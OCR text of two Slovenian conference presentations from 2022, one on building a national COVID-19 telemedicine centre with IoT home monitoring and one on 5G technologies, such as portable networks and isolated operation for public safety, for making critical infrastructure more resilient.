Marjeta Pučko, Bojan Jurca, Peter Pustatičnik

17.5.2022

1

TelekomSlovenije

Povzetek/ Abstract

V prispevku predstavljamo svoje izkušnje z implementacijo kritične IKT infrastrukture nacionalnega telemedicinskega centra za telemedicinsko obravnavo pacientov s COVID-19 v razmerah prvega in naslednjih valov epidemije. Obravnavan je tehnološki, varnostni in logistični vidik vzpostavitve telemedicinskega centra s pripadajočo infrastrukturo in storitvami. Podajamo tudi smernice in priporočila za trajno zagotavljanje odpornosti telemedicinske IKT infrastrukture in IoT storitev.

We present our experience with implementation of a critical ICT infrastructure of the national telemedicine centre for telemedicine treatment of patients with the COVID-19 disease in the first and the next waves of the epidemic. The technology, security and logistics view is considered in conception the telemedicine centre with the related infrastructure and services. Finally, we provide basic guidelines and recommendations for sustainable provision of telemedicine ICT infrastructure and IoT services.

Vsebina

1. Uvod: situacija na področju zdravstva, izzivi epidemije COVID-19
2. EkoSmart in RRP5&6: cilji, rezultati, prenos v redno uporabo
3. Zahteve za vzpostavitev telemedicinskega centra COVID-19: tehnični, varnostni in logistični vidik
4. Izzivi pri vzpostavitvi
5. Rezultati: uporaba, sprejemanje pri zdravnikih in pacientih
6. Smernice za trajno zagotavljanje kritične telemedicinske infrastrukture
7. Zaključek

TelekomSlovenije

Izzivi (epidemiološka situacija / COVID 19 in demografska)


- **Epidemija COVID 19 je spremenila pogoje za izvajanje zdravstvenih storitev ter dostopnost do zdravstvenih storitev za paciente:**
  - obravnava in zdravljenje pacientov v času epidemije praktično zaustavljena oz. okrnjena le na najnujnejše primere
  - nekateri pacienti (npr. starejši kronični bolniki) so bili prepuščeni samemu sebi
  - večje tveganje prenosa okužb med pacienti in zdravstvenim osebjem
  - večja poraba osebne varovalne opreme
- **Podaljševanje življenjske dobe, COVID 19, naraščanje števila kroničnih bolnikov, večanje potreb po zdravstvenih storitvah, pomanjkanje zdravstvenega osebja in posledično zmanjševanje dostopnosti zdravstvenih storitev.**

Obvladovanje izzivov – uvajanje telemedicine / pozitivni učinki:

- omejitev prenosa okužb med pacienti in zdravstvenim osebjem
- prihranek pri porabi osebne varovalne opreme
- kontinuirano spremljanje zdravstvenega stanja pacientov doma, zdravljenje na daljavo in pravočasno ukrepanje
- zgodnejši odpust iz bolnišnice in povečanje posteljnih kapacitet
- zmanjšanje nepotrebnih kontrolnih obiskov pri telemedicinski obravnavi pacientov okuženih s COVID 19 in kroničnih bolezni
- skrajšanje čakalnih vrst in zaostanka ambulantnih in hospitalnih obravnav
- zmanjšanje števila urgentnih obiskov
- skrajšanje ležalne dobe
- večja učinkovitost zdravstvenega kadra
- boljši izidi zdravljenja, manj zapletov, nepotrebnih (prezgodnjih smrti)
- večja dostopnost do zdravstvenih storitev
- večje zadovoljstvo pacientov

TelekomSlovenije

Zahteve za vzpostavitev telemedicinskega centra



- **Tehnologija:** vzpostavitev centra na lokaciji UKC Ljubljana v roku 5 dni po zaprtju države
- **Informacijska varnost rešitve in storitev:** zagotavljanje visokega nivoja razpoložljivosti, zaupnosti in integritete občutljivih osebnih podatkov za paciente s COVID-19, izpolnjevanje zakonodajnih zahtev po medicinskih pripomočkih
- **Logistika:** priprava in distribucija kompletov opreme za paciente
- **Organizacija:** oblikovanje in vzpostavitev klinične poti in vseh postopkov skupno z UKC Ljubljana v razmerah epidemije in zaprte države

Organizacijsko zahteven in časovno kritičen projekt, a na osnovi že preverjene produkcijske rešitve.

TelekomSlovenije

Projekt Pametni sistem integriranega zdravstva in oskrbe


Začetek projekta: 1.8.2016
Zaključek projekta: 31.7.2019

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSKI RAZVOJ IN TEHNOLOGIJO

Storitve:
- E- oskrba
- E- kronične bolezni
- Spremljanje vitalnih funkcij
- Personaliziran MedTV
- Video konzultacije

TelekomSlovenije

Arhitektura



Storitev pri pacientu

- Pacient ima na domu enega ali več brezžičnih senzorjev, s katerimi si meri zdravstvene parametre (krvni tlak, sladkor, saturacijo, …).
- Izmerjene parametre odda v aplikacijo E-zdravje na tablici ali pametnem telefonu.
- Preko aplikacije komunicira z zdravstvenim osebjem s sporočili ali po video klicu.
- V aplikaciji pregleduje rezultate meritev, izobraževalne vsebine in navodila.
- Rešitev lahko uporablja tudi, kadar ni na svojem domu.


Aplikacija za paciente

Klinični portal za zdravstveno osebje

Klinični portal je centralna točka v telemedicinski platformi Telekoma Slovenije, v kateri zdravstveno osebje:


- načrtuje telemedicinsko spremljanje za posamezne paciente z individualnimi načrti,
- spremlja zdravstveno stanje pacientov z meritvami in ukrepa ob alarmih,
- komunicira s pacienti s sporočili ali aktivira video klic,
- ureja telemedicinsko dokumentacijo pacientov s povezavo do nacionalnega zdravstvenega informacijskega sistema.

Klinični portal za zdravstveno osebje




Faze vzpostavitve

- 1. faza: marec/april 2020
- 2. faza: september/oktober 2020
- Financiranje: PKP7
- Sodelujoča telemedicinska mreža: UKC Ljubljana – zdravstveni koordinator, regionalne bolnišnice, zdravstveni domovi



Rezultati

- Vzpostavitev storitev 1. faze do začetka vključevanja COVID pacientov v UKC Ljubljana v zahtevanih **5 dneh**
- Sodelujočih **5** bolnišnic in 2 zdravstvena domova
- Storitve so še v rednem izvajanju, do sedaj obravnavanih **preko 1.500** COVID pacientov
- https://www.delo.si/novice/slovenija/bolnike-spremljajo-tudi-na-daljavo/



TelekomSlovenije

Smernice za trajno zagotavljanje kritične telemedicinske infrastrukture

- IoT je **preverjeno primerna tehnološka baza**, kar kažejo tudi izkušnje po drugih državah. Interes za uporabo telemedicinskih storitev se je samo v 1. valu epidemije v ZDA z 19% zdravstvenih inštitucij, ki so telemedicino uporabljale že prej, povečal na 76% (McKinsey, 2020).
- Vzpostavitev telemedicinskih storitev je zaradi prepletanja zahtev tehnologije, zakonodaje, standardov, informacijske varnosti, zdravstvene obravnave in varnosti zdravljenja **izredno kompleksna in zahtevna**.
- Pomembno je doseči zavedanje na nacionalni ravni, da morajo biti ustrezna infrastruktura in storitve za večje število pacientov v kritični situaciji **razpoložljive praktično takoj** vključno s tehnološkimi, zdravstvenimi in finančnimi viri. Multidisciplinarne ekipe morajo imeti ustrezno znanje in izkušnje.
- Telemedicinska rešitev mora omogočati **hitro prilagajanje** novim primerom uporabe/ različnim boleznim.

TelekomSlovenije

Tehnološke rešitve 5G za povečevanje odpornosti kritične infrastrukture

5G technologies for increasing resilience of critical infrastructure

Janez Sterle

Internet Institute

POVZETEK

Tehnologija 5G vpeljuje nove sodobne tehnološke pristope in mehanizme (distribuirana arhitektura, omrežna in storitvena orkestracija, oblačna infrastruktura, odprta omrežja RAN, omrežne rezine, itd.), ki ob pravilni implementaciji in uporabi omogočajo izgradnjo zanesljivih in visoko razpoložljivih komunikacijskih omrežij, namenjenih najbolj zahtevnim segmentom kritične infrastrukture, kot so pristanišča ter javna in zasebna varnost. V predstavitvi bomo na primerih uporabe predstavili razvite tehnološke razširitve, ki omogočajo povečevanje odpornosti zasebnih in javnih omrežij 5G na osnovi virtualizacije, omrežne orkestracije ter mehanizmov 5G IOPS (Isolated Operations for Public Safety).

SUMMARY

5G introduces novel technological approaches and mechanisms (distributed architecture, network and service orchestration, cloud infrastructure, open RAN networks, network slices, etc.), which, when properly implemented and used, enable implementation of reliable and resilient communication networks for the most demanding critical infrastructure segments presented by ports and security services. In the presentation, we will show the developed technological extensions, which enable increasing the resilience of private and public 5G networks based on virtualization, network orchestration and 5G IOPS (Isolated Operations for Public Safety) mechanisms.

O AVTORJU

Janez Sterle je soustanovitelj in direktor podjetja INTERNET INSTITUT d.o.o. Magistriral in doktoriral je s področja telekomunikacij na Fakulteti za elektrotehniko, Univerze v Ljubljani. Njegovo glavno področje dela je načrtovanje, razvoj in upravljanje omrežij ter storitev, testiranje in in verifikacija tehnologij 4G/5G, NFV, IPv6, QoS in QoE; PPDR in NATO podprtih taktičnih komunikacijskih sistemov; preskušanje, merjenje in preverjanje najsodobnejših protokolov in tehnologij. Ima uveljavljene mednarodne izkušnje na področju raziskav in razvoja ter industrijskih projektov v različnih sektorjih (telekomunikacije, logistika, varnost in zaščita) vključno s projekti H2020 Evropske komisije na področju 5G tehnologij 5G-LOGINNOV, Int5Gent, EVOLVED-5G, 5GASP, 5G-INDUCE, 5G-IANA, MATILDA-5G in 5GINFIRE. Tesno sodeluje z industrijskimi akterji, regulatornimi in zakonodajnimi organi tako na strateški kot tehnični ravni. Ima industrijske certifikate in različne ameriške patente na področju mobilnih sistemov.

ABOUT THE AUTHOR

Janez Sterle is a co-founder and CEO of INTERNET INSTITUTE Ltd. He received his M.Sc. and Ph.D. degrees in telecommunications from the University of Ljubljana, Slovenia. His main area of work concerns network design, planning, service management, testing and implementation in production networks for 4G/5G, NFV, IPv6, QoS and QoE, PPDR and NATO enabled tactical communication system; testing, measurement and verification of state-of-the-art protocols and technologies. He has an established track record of R&D and production-grade projects in communications, safety and security sectors, including EC's H2020 projects 5G-LOGINNOV, Int5Gent, EVOLVED-5G, 5GASP, 5G-INDUCE, 5G-IANA, MATILDA-5G and 5GINFIRE on the topic of 5G, and cooperates closely with the respective industries, practitioners, regulatory and legislative bodies on strategic and technical levels. He holds industrial certification and various US patents in the field of mobile systems.

5G technologies for increasing resilience of critical infrastructure

Janez Sterle & Luka Koršič
janez.sterle@iinstitute.eu

Vitel 2022, Slovenia

Company Profile

- Company facts
  - Startup established in 2014
  - Located in Ljubljana, Slovenia
  - 100% employee ownership
  - 100% IPR ownership
  - First employees Q4 2017 (6, +10 associates)
  - Trusted R&I partner in EU H2020
- Core Expertise: development, deployment and operation of telco grade Quality Assurance (QA) and Critical Communications Systems (CCS)
- Main technologies verticals
  - QA | Quality assurance of mobile, fixed and cloud systems | *www.qmon.eu*
  - CC | Solutions for 5G/IoT-based critical communications (Public Safety) | *5gsafety.net*

We Live 5G

matilda-5g.eu

5g-loginnov.eu

5gasp.eu

5g-induce.eu

5ginfire.eu

int5gent.eu

evolved-5g.eu

5g-iana.eu

2017 PPDR

2018 PPDR

2020 PPDR | Ports | Smart Factories | Industry 4.0 | Automotive

2021

2022


This projects received funding from the European Union's Horizon 2020 research and innovation programme grant agreements No. 761898, 732497, 957400, 957403, 101016448, 101016608, 101016941 and 101016427.

- Operational 5G Network | SA
- 5G qMON | 5G Test Automation
- 5G IoT System | NSA/SA


- Orchestrating 5G Network
- Orchestrating 5G Test Automation
- Orchestrating 5G IoT Backend

Critical Infrastructure


Critical Infrastructure Requirements & 5G




Portable 5G network



The Future of Mobile Networking



Portable 5G Network | Building Blocks



Portable 5G Network | Bare-metal View

PCIe-based 5G NR Signal Processing (CPRI)

COTS x86 HW Portable IaaS

Integrated Private 5G System COTS Server, 48V Modular Power Supply


2 Port Omni Directional n78 Antenna

CPRI/eCPRI-based RRU (n78, 50Mhz)

Portable 5G Network | Operational Environment


Public network extended with 5G IOPS

IOPS - Isolated Operation for Public Safety




Public Network Extended with 5G IOPS

- 5G IOPS target
  - assure to public safety (PPDR) users communication capabilities over public network during the most demanding disaster situations
  - provide MC services to the PPDR users even when the backhaul connectivity is not available (or is disrupted)
- 5G IOPS requirements
  - novel connectivity modes between UE, 5G NR and 5G CN elements
    - network and services continuity check
  - cloud-native network function approach
    - network components (BBU, 5G CN) prepared as VNF/CNF
    - automate network components deployment - MANO/OSM
    - Integrate self-healing capabilities




5G IOPS Implementation Steps 1/4

- 5G Network components prepared as Docker images
  - gNb
  - 5G CN
- Packaged as a VM/VNF => VNF-based orchestration
  - runs single or multiple containers




5G IOPS Implementation Steps 2/4

- Configuration parameters exposure through ENV parameters (enabling day 0-2 configuration)
  - enables fully configurable 5G system parameters
  - MCC/MNC, ARFCN ..
  - AMF and GTP address




5G IOPS Implementation Steps 3/4

- Prepared VNFD and NSD descriptors
- Prepared VNF/NS packaging and onboarding to MANO/OSM10




5G IOPS Implementation Steps 4/4

- Deploy and test of 5G IOPS operation end-to-end
  - dual-sim operation
  - gNB-AMF keepalive
  - performance & stability



Performance monitoring and continuity check



Comparing Approaches

- Portable 5G network
  - Portable system
  - Ad-hoc deployment of the system when required
  - Dedicated USIM cards are required
  - QoS&Slicing are assured localy
  - Only local PPDR services are avialable
  - Public services can be available*
  - Network prepared for professional use
- Public network with 5G IOPS
  - Static system
  - Pre-deployment on pre-defined network segments
  - Dedicated and commercial USIMs are required
